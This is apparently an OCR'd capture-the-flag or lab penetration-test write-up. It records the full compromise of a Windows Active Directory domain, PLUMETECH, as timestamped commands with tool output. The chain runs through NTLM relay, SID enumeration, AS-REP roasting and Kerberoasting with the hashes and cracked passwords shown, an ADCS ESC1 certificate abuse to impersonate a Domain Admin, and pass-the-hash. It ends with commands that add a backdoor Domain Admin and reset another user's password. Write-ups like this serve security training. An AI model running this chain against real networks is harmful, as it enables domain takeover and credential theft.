
Writeup IT-Part


15:55: After the initial access to the network, the /etc/resolv.conf was adjusted and an NTLM relay attack was performed to enumerate the smb server and then against the target system of 10.0.2.12.

nxc smb 10.0.2.0/24 --gen-relay-list list.txt



sudo vim /etc/resolv.conf

impacket-ntlmrelayx -t 10.0.2.12 -smb2support -socks



```
[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off
[*] SMBD-Thread-10 (process_request_thread): Received connection from 10.0.2.29, attacking target smb://10.0.2.12
[*] Authenticating against smb://10.0.2.12 as PLUMETECH/JULIAN SUCCEED
[*] SOCKS: Adding PLUMETECH/JULIAN@10.0.2.12(445) to active SOCKS connection. Enjoy
[*] All targets processed!
[*] SMBD-Thread-11 (process_request_thread): Connection from 10.0.2.29 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-12 (process_request_thread): Connection from 10.0.2.29 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-13 (process_request_thread): Connection from 10.0.2.29 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-14 (process_request_thread): Connection from 10.0.2.29 controlled, but there are no more targets left!
```

15:59: The users were then enumerated with impacket-lookupsid.


```
┌──(kali㉿kali)-[~]
└─$ proxychains4 impacket-lookupsid -no-pass -domain-sids PLUMETECH/JULIAN@10.0.2.12
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 10.0.2.12
[*] StringBinding ncacn_np:10.0.2.12[\pipe\lsarpc]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.0.2.12:445  ...  OK
[*] Domain SID is: S-1-5-21-514844351-3181471642-2638765006
498: PLUMETECH\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: PLUMETECH\Administrator (SidTypeUser)
501: PLUMETECH\Guest (SidTypeUser)
502: PLUMETECH\krbtgt (SidTypeUser)
```


proxychains4 impacket-lookupsid -no-pass -domain-sids PLUMETECH/JULIAN@10.0.2.12
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Brute forcing SIDs at 10.0.2.12
(....(
PLUMETECH\manuel (SidTypeUser)
1104: PLUMETECH\julian (SidTypeUser)
1105: PLUMETECH\debbie (SidTypeUser)
1106: PLUMETECH\damon (SidTypeUser)
1107: PLUMETECH\fernando (SidTypeUser)
1108: PLUMETECH\dora (SidTypeUser)
1109: PLUMETECH\julio (SidTypeUser)
1110: PLUMETECH\david (SidTypeUser)
1111: PLUMETECH\alex (SidTypeUser)
1112: PLUMETECH\peter (SidTypeUser)
1113: PLUMETECH\charles (SidTypeUser)
1114: PLUMETECH\alfred (SidTypeUser)
1115: PLUMETECH\calvin (SidTypeUser)
1116: PLUMETECH\marla (SidTypeUser)
(...)


16:00: Next, we enumerated available SMB shares:

proxychains4 smbclient -L //10.0.2.12/ -U PLUMETECH/julian

Sharename	Type	Comment
ADMIN$	Disk	Remote Admin
C$	Disk	Default share
IPC$	IPC	Remote IPC
IT	Disk	
Sensitive$	Disk	









16:03: We accessed the shares and discovered multiple interesting files, including emails and a “IT-Documentation.pdf”. We then performed an AS-REP roasting attack against multiple accounts, and captured a kerberos ticket for “debbie”.

proxychains4 smbclient //10.0.2.12/IT -U PLUMETECH/julian

nxc ldap 10.0.2.11 -d PLUMETECH -u debbie -p '' --asreproast output.txt


$krb5asrep$23$debbie@PLUMETECH.LOCAL:41cd85a681c9a0c3b07b06f18d3237e1$77afbdd6d4ba5cf01c027f2c2fdbd4c03b624b320a937d5f97f1d93785d5d0b74acc6818a455f65b6145636aacb1d0301cc822d0a0b02906fd8aa13917e5955568085c91a80feb4951f1187327496e320ec39ea12e20a7d1a06791374196403885d27e55161fa58a11cfc7c2d866aca646b8642e9f23ee37c31980290fbefbb88090cf8995b6c3871b6df4157799b2ef7c5b82fc054d26b6ee139dc8134e451a5be28bf865c91c24798ce5b925bcb0f347ea9568e4212cf1ea32187a7facb9324f73c3cbea7a31f2bbb090258ca826e9251d0fb2ac6da4ec0a0bd2451d04f2d3263d62ff76d14e62cbec519173ebe5d028c0





16:09: Using the cracked password we were able to successfully authenticate as debbie and run a kerberoasting attack.

nxc ldap 10.0.2.11 -d PLUMETECH -u debbie -p '25800ellie' --kerberoasting krb.txt




$krb5tgs$23$*calvin$PLUMETECH.LOCAL$PLUMETECH.LOCAL/calvin*$1e1a0d
1733894e1de410bf1cfb3b97b8$7118372fc0432fc66afbfba465f485adbce42
b9330dca48e173c71dc6a9743a8a2a7cf5dea257c209e2071de9206a5442ebfe8e
d8f90bfafd477cb9ecd201c5a6127c48a8250ae39288bc1339040c7135274b24
28dddf6acb974b63d53ccc0784ae223ed811da6855f9bf06066b17f06e8cb36e05
54c4effa43f3bb4d2e04139ad11a2150c9eb08c784564ff4bfe7bfdb711e4831
cf512ef460c2d52b925049de64a993318670558426f9c198de17db3395bfe43f66
fbe0d2e4a8ee8537c42f62b1254e1e9781a683afe7dc0da04ce8f4afc6272d47
3d433a183624da604d349805a331398a4873c828687e5f401bd2d34c2410312620
01668fa01117df2aba44a8025b830facfa149d2ae6c2d10e140b4a956f3f0c6e
84d52f7fc2150bc078b2b4bbf2b73d3290ee5921dacac6fbd489be7e6f05216ff8
5ab9a63951bd21870ab028af6225cb658a09dd00dbcb2a57914bf4ebc273cb8f
186021ae41ebecf207a6602cee357486fde70db3b7749702e33cf707d990f573d3
456425a3873be2dd82d27f8294de9e09738de4ce7640ebe298cc06759892a6c5
b03a39ac09ca9ed6f41b3cce1dfa4b28c4a3dc12e576c37e439659899439efb40b
9bdacb780d54223eaeec53789688f8a48788d150816da379adfaa28d93199eed
d5ddb984526b9a5e6ce36ad402ed36697a3cf14fb381277ef069c3607bbc5e79f2
d5b3a201445d5b90965c0c0108decd72808d554ba2db8446f692f0ddea68fca3
c71b07643d124b515f88d931ce5be834a0eff506fa1569fe260ad3c4d048a6cd82
8ee39c9a3e57d42828423ef092d3ff1a9a557b4b1d723a42a4500347bb15e522
c5c8e42277bd51dc34ee9f2fb8c2c623d52367340ae0ad20dbf1b37c3212889ab6
90608415617e1c54f275c03bb0f00f059132d21d211277a95d6a3c981d297fab
a90b9eed2112a7b48f20f885679a39a6fa4ce9c7ce335bedcb964d6174c0bd291d
8d1f205946ab0b2484f9353422691e0cf93cc03b3d8c95457e0e983d8f0da847
3cca1c9289baaf7eea24ae336699d64714450393add991887cc22d702a2408bd5e
a513d934d926011c0b1232d8b453bb9d10ea52ee4fd479ea4670119e12937137


```
0262122579744d9fb2e1fde075d6693bcac8926261b780e4aa586dff7f1e90cf92
0372dab3e83f203d472a120c3c541f5fee08a8d0878d7e1c9783606a16524fc2
1c6d91e1e475a114f870fd24ea459086b8338eb630eaa76296852b4b04b82b2a05
85a0118339c0ecae4a8884caa9236b94e71bc9992f8611f640056f42af2917d8
7630b0111e8cbc701aee15d802c3e965d9f345e8676f9065429c90818db25a208a
0bce74b143189f1118acebd39978fe76f3973d9f0d22fce96ec3e3aaba2a4c81
0b495a12deac9485edc0247fdac35492a6b41fe94a5fdeb83be56e4afa121173a8
b6e74b6af7758864add691c:caleb1340
```

16:14: This granted us access to Calvin, where we used certipy to find an ESC1 vulnerability. We saw that the user **marla** is Domain Admin during the kerberoasting attack.

nxc ldap 10.0.2.11 -d PLUMETECH -u calvin -p 'caleb1340' -M get-desc-users



16:16: certipy-ad find -u calvin -p caleb1340 -dc-ip 10.0.2.11



```
Certificate Templates
  0
    Template Name                       : Smartcard
    Display Name                        : Smartcard
    Certificate Authorities             : PLUMETECH-DC1-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : PLUMETECH.LOCAL\Domain Users
      Object Control Permissions
        Owner                           : PLUMETECH.LOCAL\Enterprise Admins
        Full Control Principals         : PLUMETECH.LOCAL\Domain Admins
                                          PLUMETECH.LOCAL\Local System
                                          PLUMETECH.LOCAL\Enterprise Admins
        Write Owner Principals          : PLUMETECH.LOCAL\Domain Admins
                                          PLUMETECH.LOCAL\Local System
```

16:18:
certipy-ad req -target-ip 10.0.2.11 -upn "marla@plumetech.local" -u calvin@plumetech.local -p caleb1340 -template "Smartcard" -ca PLUMETECH-DC1-CA -sid "S-1-5-21-514844351-3181471642-2638765006-1116"

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad req -target-ip 10.0.2.11 -upn "marla@plumetech.local" -u calvin@plumetech.local -p caleb1340 -template "Smartcard" -ca PLUMETECH
-DC1-CA -sid "S-1-5-21-514844351-3181471642-2638765006-1116"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 3
[*] Got certificate with UPN 'marla@plumetech.local'
[*] Certificate object SID is 'S-1-5-21-514844351-3181471642-2638765006-1116'
[*] Saved certificate and private key to 'marla.pfx'
```


16:18:
certipy-ad auth -pfx marla.pfx -dc-ip 10.0.2.11 -domain PLUMETECH.LOCAL

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad auth -pfx marla.pfx -dc-ip 10.0.2.11 -domain PLUMETECH.LOCAL
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: marla@plumetech.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'marla.ccache'
[*] Trying to retrieve NT hash for 'marla'
[*] Got hash for 'marla@plumetech.local': aad3b435b51404eeaad3b435b51404ee:5147fbb51c2b06a2db4a5ddea7aa8e2a
```

16:20: Then, Susinternals was used to add a new Domain-Admin ‘Plumber’.

git clone https://github.com/sensepost/susinternals
cd susinternals


python3 psexecsvc.py PLUMETECH/marla@10.0.2.11 -hashes aad3b435b51404eeaad3b435b51404ee:5147fbb51c2b06a2db4a5ddea7aa8e2a -system



net user plumber Leberkas1! /domain /add & net group “Domain Admins” plumber /add & net user fernando Leberkas1! /domain


Writeup OT-Part

